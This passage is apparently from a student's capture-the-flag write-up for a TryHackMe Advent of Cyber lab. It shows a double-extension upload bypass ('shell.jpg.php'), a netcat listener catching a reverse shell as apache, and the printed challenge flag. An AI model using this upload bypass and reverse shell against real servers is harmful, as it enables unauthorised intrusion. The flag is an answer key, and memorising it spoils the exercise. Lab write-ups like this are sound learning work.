       -q seconds  after EOF on stdin, wait the specified number of seconds and then quit. If seconds is negative, wait forever.

       -b          allow UDP broadcasts

       -r          randomize local and remote ports

       -s addr     local source address

       -t          enable telnet negotiation

       -u          UDP mode

       -v          verbose [use twice to be more verbose]
 Manual page netcat(1) line 10 (press h for help or q to quit)
```


Question 5

Enter the ‘sudo nc -lvnp 443’ command to create a listener on port 443. Then, we click the ‘shell.jpg.php’ file on the website to connect the reverse shell and catch it in a netcat listener.



```
┌──(1211101390㉿kali)-[~]
└─$ sudo nc -lvnp 443
[sudo] password for 1211101390:
Sorry, try again.
[sudo] password for 1211101390:
listening on [any] 443 ...
```

Obtain the flag in '/var/www/flag.txt' by using the cat command.



```
┌──(1211101390㉿kali)-[~]
└─$ sudo nc -lvnp 443
[sudo] password for 1211101390:
Sorry, try again.
[sudo] password for 1211101390:
listening on [any] 443 ...
connect to [10.18.31.44] from (UNKNOWN) [10.10.34.223] 46844
Linux security-server 4.18.0-193.28.1.el8_2.x86_64 #1 SMP Thu Oct 22 00:20:22 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 09:46:49 up 11 min,  0 users,  load average: 0.02, 0.85, 0.86
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: cannot set terminal process group (832): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4$ cat /var/www/flag.txt
cat /var/www/flag.txt


═══════════════════════════════════════════════


You've reached the end of the Advent of Cyber, Day 2 -- hopefully you're enjoying yourself so far, and are learning lots!
This is all from me, so I'm going to take the chance to thank the awesome @Vargnaar for his invaluable design lessons, without which the theming of the past two websites simply would not be the same.


Have a flag -- you deserve it!
THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}


Good luck on your mission (and maybe I'll see y'all again on Christmas Eve)!
 --Muiri (@MuirlandOracle)


═══════════════════════════════════════════════


sh-4.4$ 
```

Thought Process/Methodology:

After searching the IP address provided, we were led to the website where we weren't given any access to the content. We proceeded to enter the GET parameter with the id provided which brought us to the upload section of the website. We click the 'Select' button to check what type of file can be uploaded into the website which were images. Then, we open the directory '/usr/share/webshells/php/php-reverse-shell.php' and change the $ip value with our current ip address and $port value with 443. The file is saved as 'shell.jpg.php' to bypass the filter which allow ‘.jpg’ file. We went back to the website to try uploading the reverse shell we made earlier, and it was successful. After several tries, we figured out that ‘/uploads/’ is the directory that store the uploaded file. We enter ‘/uploads/’ after the website IP address and found the index of uploads. We open our terminal to enter ‘man netcat’ to read up on netcat’s parameter explanations and enter the ‘sudo nc -lvnp 443’ command which creates a listener on port 443. We proceeded to click the reverse shell that we had uploaded on the website to connect the reverse shell and catch it in a netcat listener. Next, we went back to the terminal to open the ‘/var/www/flag.txt’ file with the cat command. In the file, we found the flag.